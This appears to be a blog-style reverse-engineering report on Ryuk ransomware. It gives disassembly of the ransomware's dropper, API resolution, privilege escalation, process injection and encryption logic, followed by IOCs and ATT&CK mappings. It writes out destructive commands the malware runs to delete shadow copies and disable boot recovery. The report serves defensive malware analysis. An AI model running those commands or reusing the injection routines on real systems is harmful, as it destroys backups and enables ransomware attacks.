

Deep Dive Into Ryuk Ransomware

By astro

Published: 2020-11-18 · Archived: 2026-04-05 18:57:05 UTC




Hello World, This Will Probably be My First Malware Report Where I will Reverse Ryuk Ransomware. So Before Getting into Technical Analysis and Reverse Engineering I will Provide Some Introduction to Ryuk. So let's First Discuss the CyberKillChain of Ryuk it goes typically like this:

- 1- An maldoc Contains a malicious macro that will execute PowerShell.
- 2- The PowerShell Command then Downloads Emotet Banking Trojan.
- 3- Emotet Then Downloads TrickBot
- 4- As A Typical Lateral Movement Activity TrickBot Downloads Ryuk
- 5- Ryuk Then Tries to Encrypt all the Network Hosts

However in new samples it uses BazarLoader and Cobalt Strike and it goes like this. Here I analyzed a sample not old its from 2020 but that's because I analyzed this sample before ryuk last attack occurred.

Press enter or click to view image in full size



Who Created It ?


So Attribution is Hard However From What I have Read Threat Intel Researches Suggest that it belongs to the Authors of HERMES which is a Ransomware first was detected in October 2017 was then attributed to an APT Group Called Lazarus Group.



In Depth Reversing:

- I Used a Combination of Cutter, IDA and x64 dbg to reverse this malware so nvm xD
- When Executing the Sample It Drops a Copy From its Self and Execute it using “8 lan” Command.

Press enter or click to view image in full size



By Static Code Analysis it Concats “.exe” to the name of the dropped file and executes it using ShellExecute passing a param “8 lan” to it. this command is a hardware feature called WoL (Wakeup On Lan) which allow a

computer to turned on by a network message. it works on a lan network. the way its executed is by the program for our case its ryuk sends a message to all the devices on the same lan.


```
.text:30007756
.text:30007756 loc_30007756:
.text:30007756 push    offset aExe      ; ".exe"
.text:30007758 push    offset word_3016DC98 ; wchar_t *
.text:30007760 call    _wscat
.text:30007765 add     esp, 8
.text:30007768 push    offset word_3016DC98 ; wchar_t *
.text:3000776D lea    edx, [ebp+NewFileName]
.text:30007773 push    edx                ; wchar_t *
.text:30007774 call    _wscat
.text:30007779 add     esp, 8
.text:3000777C push    0                  ; bFailIfExists
.text:3000777E lea    eax, [ebp+NewFileName]
.text:30007784 push    eax                ; lpNewFileName
.text:30007785 lea    ecx, [ebp+Filename]
.text:30007788 push    ecx                ; lpExistingFileName
.text:3000778C call    ds:CopyFileW
.text:30007792 mov     [ebp+var_40], eax
.text:30007795 cmp     [ebp+var_40], 0
.text:30007799 jz     short loc_300077E1
```

```
.text:3000779B push    offset a8         ; "8 "
.text:300077A0 lea    edx, [ebp+Parameters]
.text:300077A6 push    edx                ; wchar_t *
.text:300077A7 call    _wscpy
.text:300077AC add     esp, 8
.text:300077AF push    offset aLan       ; "LAN"
.text:300077B4 lea    eax, [ebp+Parameters]
.text:300077BA push    eax                ; wchar_t *
.text:300077BB call    _wscat
.text:300077C0 add     esp, 8
.text:300077C3 push    0                  ; nShowCmd
.text:300077C5 push    0                  ; lpDirectory
.text:300077C7 lea    ecx, [ebp+Parameters]
.text:300077CD push    ecx                ; lpParameters
.text:300077CE lea    edx, [ebp+NewFileName]
.text:300077D4 push    edx                ; lpFile
.text:300077D5 push    0                  ; lpOperation
.text:300077D7 push    0                  ; hwnd
.text:300077D9 call    ds:ShellExecuteW
.text:300077DF jmp     short loc_3000782F
```

- The Name of the Dropped Exe are Seven Random Characters.
- The Malware Injects Into 4 Process taskeng.exe, host.exe, dwm.exe, ctfmon.exe
- It Encrypts the Files using “RYK” Extension
- The Malware Deletes Shadow Copies Using:

```
[+] cmd /c "WMIC.exe shadowcopy delet
[+] vssadmin.exe Delete Shadows /all /quiet
```

Press enter or click to view image in full size



```
text:3000492E .loc_3000492E: ; uCmdShow
text:3000492E push 0
text:30004930 push offset CmdLine ; "cmd /c \"WMIC.exe shadowcopy delet\"
text:30004935 call ds:MinExec
text:30004938 push 0 ; uCmdShow
text:3000493D push offset aUssadminExeDel ; "ussadmin.exe Delete Shadows /all /quiet"
text:30004942 call ds:MinExec
text:30004948 push 0 ; uCmdShow
text:3000494A push offset aBcdeditSetDefa ; "bcdedit /set (default) recoveryenabled ..."
text:3000494F call ds:MinExec
text:30004955 push 0 ; uCmdShow
text:30004957 push offset aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
text:3000495C call ds:MinExec
text:30004962 cmp dword_3016D2F4, 0
text:30004969 jnz short loc_30004980
```

As You Can See a Typo Found in the First Command The Author Missed 'e' in delete.

API Resolving:

Ryuk Uses GetProcAddress and LoadLibraryA to Resolve Its APIs

```
.text:30006A11
.text:30006A11 ResolveAPIs:
.text:30006A11 lea   edx, [ebp+LibFileName]
.text:30006A14 push  edx                ; lpLibFileName
.text:30006A15 call  ds:LoadLibraryA
.text:30006A1B mov   hModule, eax
.text:30006A20 mov   eax, 32h ; '2'
.text:30006A25 imul  ecx, eax, 0
.text:30006A28 add   ecx, offset byte_300228A8
.text:30006A2E push  ecx                ; lpProcName
.text:30006A2F mov   edx, hModule
.text:30006A35 push  edx                ; hModule
.text:30006A36 call  ds:GetProcAddress
.text:30006A3C mov   dword_3016DCD8, eax
.text:30006A41 mov   eax, 32h ; '2'
.text:30006A46 imul  ecx, eax, 29h ; '9'
.text:30006A49 add   ecx, offset byte_300228A8
.text:30006A4F push  ecx
.text:30006A50 call  dword_3016DCD8
.text:30006A56 mov   dword_3016DD38, eax
.text:30006A5B mov   edx, 32h ; '2'
.text:30006A60 imul  eax, edx, 20h ; '20'
.text:30006A63 add   eax, offset byte_300228A8
.text:30006A68 push  eax
.text:30006A69 call  dword_3016DCD8
.text:30006A6F mov   dword_3016DE28, eax
.text:30006A74 mov   ecx, 32h ; '2'
.text:30006A79 imul  edx, ecx, 3Eh ; '>'
.text:30006A7C add   edx, offset byte_300228A8
.text:30006A82 push  edx
.text:30006A83 call  dword_3016DCD8
.text:30006A89 mov   dword_3016DDEC, eax
.text:30006A8E mov   eax, 32h ; '2'
.text:30006A93 imul  ecx, eax, 41h ; 'A'
.text:30006A96 add   ecx, offset byte_300228A8
.text:30006A9C push  ecx
.text:30006A9D call  dword_3016DCD8
.text:30006AA3 mov   dword_3016DD00, eax
.text:30006AA8 push  offset aIphlpapiD11_0 ; "Iphlpapi.dll"
.text:30006AAD call  dword_3016DCD8
.text:30006AB3 mov   dword_3016DD20, eax
.text:30006AB8 push  offset ProcName ; "GetLastError"
.text:30006ABD mov   edx, hModule
.text:30006AC3 push  edx                ; hModule
.text:30006AC4 call  ds:GetProcAddress
.text:30006ACA mov   dword_3016DCFC, eax
.text:30006ACF mov   eax, 32h ; '2'
.text:30006AD4 shl   eax, 0
.text:30006AD7 add   eax, offset byte_300228A8
.text:30006ADC push  eax                ; lpProcName
.text:30006ADD mov   ecx, hModule
.text:30006AE3 push  ecx                ; hModule
.text:30006AE4 call  ds:GetProcAddress
```

And By Using the Debugger:

```
.....GetLogicalDrives.....
.....SetFileAttributesW.....GetSta
rtupInfow.....GetTickCount.....
.....GetDriveTypew.....
.....mpr.dll.....
..wNetOpenEnumW.....wNetEnumReso
urceW.....wNetCloseEnum.....
.....advapi32.dll.....
.....CryptEncrypt.....Crypt
tDecrypt.....CryptGenKey.....
.....CryptDestroyKey.....
.....CryptExportKey.....
.....CryptImportKey.....CryptDeriv
eKey.....CryptAcquireContextW....
.....GetUserNameA.....Re
gOpenKeyEXA.....RegOpenKeyEXW...
.....RegQueryValueEXA.....
.....RegCloseKey.....
.....RegDeleteValueW.....RegSetVa
lueEXW.....ole32.dll.....
.....CoInitialize.....
.....CoCreateInstance.....
```

Due to That I don't Know Emulation or Scripting + Scylla Didn't Dump the process correctly I managed to rename them manually :) here is the result:

```
ext:300071C2 call ds:GetProcAddress
ext:300071C8 mov MNetOpenEnumW, eax
ext:300071CD mov eax, 32h ; '2'
ext:300071D2 imul ecx, eax, 3Fh ; '?'
ext:300071D5 add ecx, offset byte_300228A8
ext:300071DB push ecx ; lpProcName
ext:300071DC mov edx, dword_3016DDEC
ext:300071E2 push edx ; hModule
ext:300071E3 call ds:GetProcAddress
ext:300071E9 mov CoInitialize, eax
ext:300071EE mov eax, 32h ; '2'
ext:300071F3 imul ecx, eax, 2Fh ; '/'
ext:300071F6 add ecx, offset byte_300228A8
ext:300071FC push ecx ; lpProcName
ext:300071FD mov edx, dword_3016DE28
ext:30007203 push edx ; hModule
ext:30007204 call ds:GetProcAddress
ext:3000720A mov CryptDecrypt, eax
ext:3000720F mov eax, 32h ; '2'
ext:30007214 imul ecx, eax, 33h ; '3'
ext:30007217 add ecx, offset byte_300228A8
ext:3000721D push ecx ; lpProcName
ext:3000721E mov edx, dword_3016DE28
ext:30007224 push edx ; hModule
ext:30007225 call ds:GetProcAddress
ext:3000722B mov CryptImportKey, eax
ext:30007230 push offset aSetfilepointer ; "SetFilePointerEx"
ext:30007235 mov eax, hModule
ext:3000723A push eax ; hModule
ext:3000723B call ds:GetProcAddress
ext:30007241 mov SetFilePointerEx_0, eax
ext:30007246 mov ecx, 32h ; '2'
ext:3000724B imul edx, ecx, 18h
ext:3000724E add edx, offset byte_300228A8
ext:30007254 push edx ; lpProcName
ext:30007255 mov eax, hModule
ext:3000725A push eax ; hModule
ext:3000725B call ds:GetProcAddress
ext:30007261 mov CopyFileW_0, eax
ext:30007266 mov ecx, 32h ; '2'
```

Privilege Escalation:

Ryuk Escalates Privilege by Modifying the Access Token

[Press enter or click to view image in full size](#)

```

undefined4 __cdecl PrivilageEscalation(int32_t TokenHandle, int32_t lpName, uint32_t arg_10h)
{
    int32_t iVar1;
    undefined4 uVar2;
    int32_t var_18h;
    int32_t iStack24;
    int32_t iStack20;
    undefined4 uStack16;
    int32_t var_8h;
    int32_t var_4h;

    iVar1 = (*_LookupPrivilegeValueW)(0, lpName, &var_8h);
    if (iVar1 == 0) {
        iVar1 = (*_GetLastError());
        wrapper((int32_t)"LookupPrivilegeValue error: %u\n", iVar1);
        uVar2 = 0;
    } else {
        var_18h = 1;
        iStack24 = var_8h;
        iStack20 = var_4h;
        if (arg_10h == 0) {
            uStack16 = 0;
        } else {
            uStack16 = 2;
        }
    }
    iVar1 = (*_AdjustTokenPrivileges)(TokenHandle, 0, &var_18h, 0x10, 0, 0);
    if (iVar1 == 0) {
        iVar1 = (*_GetLastError());
        wrapper((int32_t)"AdjustTokenPrivileges error: %u\n", iVar1);
        uVar2 = 0;
    } else {
        iVar1 = (*_GetLastError());
        if (iVar1 == 0x514) {
            wrapper((int32_t)"The token does not have the specified privilege. \n", TokenHandle);
            uVar2 = 0;
        } else {
            uVar2 = 1;
        }
    }
}

```

Press enter or click to view image in full size

```

push 1 ; 1
push str.SeDebugPrivilege ; 0x30018648 ; int32_t arg_ch
mov eax, dword [var_38h]
push eax ; HANDLE TokenHandle
call PrivilageEscalation
add esp, 0xc
push 0xba090
push 0 ; int32_t arg_ch
lea ecx, [var_bb3e4h] ; int32_t arg_8h
push ecx
call fcn.300074b0
add esp, 0xc
lea edx, [var_bb3e4h] ; int32_t arg_8h
push edx
call fcn.300036d0
add esp, 4
push 0x64 ; 'd' ; 100
lea eax, [var_110h]
push eax
push 0 ; HMODULE hModule
call dword [GetModuleFileNameW] ; 0x3001806c ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR...
lea ecx, [var_110h]
push ecx ; int32_t arg_8h
call fcn.3000a7d7
add esp, 4
mov dword [var_20h], eax
jmp 0x30007bc1

```

According to MSDN The LookupPrivilegeValue function retrieves the locally unique identifier (LUID) used on a specified system to locally represent the specified privilege name. It Takes 3 Parameters lpSystemName, lpName, lpLuid. What We Care About is the Second Here the Second Param is The Name of The Privilege Looked up In this Case its “SeDebugPrivilege” this is used to inspect and Modify the memory of other process. This Will Be Used For Process Injection.

Persistence:

Ryuk Achieves Persistence by Adding the Path of the malware under /Run Key In the Registry Makes it Run Every Time the User logs In It uses this Command

```
[+] "C:\Windows\System32\cmd.exe" REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersi
```

Process Injection:

First It Opens a Process

Press enter or click to view image in full size


```
.text:30001B80 push    ebp
.text:30001B81 mov     ebp, esp
.text:30001B83 sub    esp, 28h
.text:30001B86 push    0 ; dwErrCode
.text:30001B88 call   ds:SetLastError
.text:30001B8E mov     eax, [ebp+dwProcessId]
.text:30001B91 push    eax ; dwProcessId
.text:30001B92 push    0 ; bInheritHandle
.text:30001B94 push    2097151 ; dwDesiredAccess
.text:30001B99 call   ds:OpenProcess
.text:30001B9F mov     [ebp+hProcess], eax
.text:30001BA2 cmp    [ebp+hProcess], 0
.text:30001BA6 jnz    short loc_30001BAF
```

Then It Allocates Memory in the Target Process


```
.text:30001BC7
.text:30001BC7 loc_30001BC7:
.text:30001BC7 mov     ecx, [ebp+lpAddress]
.text:30001BCA mov     edx, [ecx+3Ch]
.text:30001BCD mov     eax, [ebp+lpAddress]
.text:30001BD0 mov     ecx, [eax+edx+50h]
.text:30001BD4 mov     [ebp+dwSize], ecx
.text:30001BD7 push    0 ; dwErrCode
.text:30001BD9 call   ds:SetLastError
.text:30001BDF push    40h ; '@' ; flProtect
.text:30001BE1 push    3000h ; flAllocationType
.text:30001BE6 mov     edx, [ebp+dwSize]
.text:30001BE9 push    edx ; dwSize
.text:30001BEA mov     eax, [ebp+lpAddress]
.text:30001BED push    eax ; lpAddress
.text:30001BEE mov     ecx, [ebp+hProcess]
.text:30001BF1 push    ecx ; hProcess
.text:30001BF2 call   ds:VirtualAllocEx
.text:30001BF8 mov     [ebp+lpBaseAddress], eax
.text:30001BFB cmp    [ebp+lpBaseAddress], 0
.text:30001BFF jnz    short loc_30001C2A
```

Next it Writes injects its Self using WriteProcessMemory and Creates a Thread to run the injected code

Press enter or click to view image in full size




Following with the debugger we can see the executable in the memory dump



Encryption:

Ryuk Uses AES-256 Encryption it utilizes the CryptoAPI by Microsoft. It Encrypts the Files using “.RYK” Extension. The AES Key is Encrypted using a Public RSA Key.

Press enter or click to view image in full size




It uses a Marker “HERMES” to identify if the file is encrypted or not.

Its Uses:

- [+] CryptEncrypt
- [+] CryptGenKey
- [+] CryptDecrypt
- [+] CryptAcquireContextW
- [+] CryptDestroyKey
- [+] CryptDeriveKey
- [+] CryptImportKey

Ryuk Uses MultiThreaded Approach to Encrypt the files which means it makes a thread per file which makes it very fast. It loops Through the Files using FindFirstFileA and FindNextFileA. It Avoid Encrypting Some Files



Here is a List of Them:

```
[+] RyukReadMe.html
[+] UNIQUE_ID_DO_NOT_REMOVE
[+] boot
[+] PUBLIC
[+] PRIVATE
[+] \Windows\
[+] sysvol
[+] netlogon
[+] bin
[+] Boot
[+] dev
[+] etc
[+] lib
[+] initrd
[+] sbin
[+] sys
[+] vmlinux
[+] run
[+] var
[+] dll
[+] lnk
[+] hrmllog
[+] ini
[+] exe
```

```
.text:308021D6  
.text:308021D6 Avoid:  
.text:308021D6 mov     edx, 'A'  
.text:308021DB mov     [ebp+var_30], dx  
.text:308021DF mov     eax, 'h'  
.text:308021E4 mov     [ebp-0], ax  
.text:308021E8 mov     ecx, 'n'  
.text:308021ED mov     [ebp-4], cx  
.text:308021F1 mov     edx, 'L'  
.text:308021F6 mov     [ebp-8], dx  
.text:308021FA mov     eax, 'a'  
.text:308021FF mov     [ebp-10], ax  
.text:30802203 mov     ecx, 'b'  
.text:30802208 mov     [ebp-14], cx  
.text:3080220C xor     edx, edx  
.text:3080220E mov     [ebp-18], dx  
.text:30802212 xor     eax, eax  
.text:30802214 mov     [ebp-1C], eax  
.text:30802217 mov     [ebp-1Eh], ax  
.text:3080221B mov     ecx, 'C'  
.text:30802220 mov     [ebp-20], cx  
.text:30802224 mov     edx, 'h'  
.text:30802229 mov     [ebp-24], dx  
.text:3080222D mov     eax, 'r'  
.text:30802232 mov     [ebp-28], ax  
.text:30802236 mov     ecx, 'o'  
.text:3080223B mov     [ebp-2C], cx  
.text:3080223F mov     edx, 'n'  
.text:30802244 mov     [ebp-30], dx  
.text:30802248 mov     eax, 'e'  
.text:3080224D mov     [ebp-34], ax  
.text:30802251 xor     ecx, ecx  
.text:30802253 mov     [ebp-38], cx  
.text:30802257 xor     edx, edx  
.text:30802259 mov     [ebp-3C], edx  
.text:3080225C mov     [ebp-3E], dx  
.text:30802260 mov     eax, 'M'  
.text:30802265 mov     [ebp-40], ax  
.text:3080226C mov     ecx, 'o'  
.text:30802271 mov     [ebp-44], cx  
.text:30802278 mov     edx, 'z'  
.text:3080227D mov     [ebp-48], dx  
.text:30802284 mov     eax, 'i'  
.text:30802289 mov     [ebp-4C], ax
```

Here it builds Strings on stack for folders to avoid encrypting its files or skipping it

- [+] AhnLab
- [+] Chrome
- [+] Mozilla
- [+] Windows
- [+] \$Recycle.bin

Relation to HERMES:

There is two Assumptions One is that that Who Wrote Ryuk was the same who wrote HERMES or just that Ryuk Author was having HERMES Source code. The Encryption Logic is Same as HERMES. As We Saw Ryuk Uses AES-256 and Encrypts the KEY using RSA and that is the same in HERMES. Also Checking the Code the Author Didn't Change the marker of the encrypted files. This Marker is used to check if the file was encrypted or not. Also HERMES Uses the Same Batch Script used to delete the shadows copies. Even the files/folders that are skipped are the same.

```
.text:30001811  
.text:30001811 loc_30001811:  
.text:30001811 mov [ebp+var_118], 12h  
.text:3000181B mov c1, ds:byte_30018232  
.text:30001821 mov [ebp+var_6C], c1  
.text:30001824 xor edx, edx  
.text:30001826 mov [ebp+var_6B], edx  
.text:30001829 mov [ebp+var_67], edx  
.text:3000182C mov [ebp+var_63], edx  
.text:3000182F mov [ebp+var_5F], edx  
.text:30001832 mov [ebp+var_5B], dl  
.text:30001835 push 12h  
.text:30001837 push 0  
.text:30001839 lea eax, [ebp+var_6C]  
.text:3000183C push eax  
.text:3000183D call sub_300074B0  
.text:30001842 add esp, 0Ch  
.text:30001845 mov [ebp+var_2C], 'H'  
.text:30001849 mov [ebp+var_2B], 'E'  
.text:3000184D mov [ebp+var_2A], 'R'  
.text:30001851 mov [ebp+var_29], 'M'  
.text:30001855 mov [ebp+var_28], 'E'  
.text:30001859 mov [ebp+var_27], 'S'  
.text:3000185D mov [ebp+var_26], 0  
.text:30001861 cmp dword ptr [ebp+var_18+4], 0  
.text:30001865 ja short loc_30001874
```

Yara Rule:

You Can Find My YARA Rule Here [Ryuk](#)

IOCS:

```
SHA256:40b865d1c3ab1b8544bcf57c88edd30679870d40b27d62feb237a19f0c5f9cd1  
SHA1: AD11ED52AB33AD05EB9B1E9ADE134CA1348ACC81  
MD5: 484a2bcb1335ac97ee91194f4c0964bc
```

TTP's:

[+] Command-Line Interface [T1059](#)

Get astro's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

[+] Execution through API [T1106](#)

[+] Service Execution [T1035](#)

[+] Registry Run Keys / Startup Folder [T1060](#)

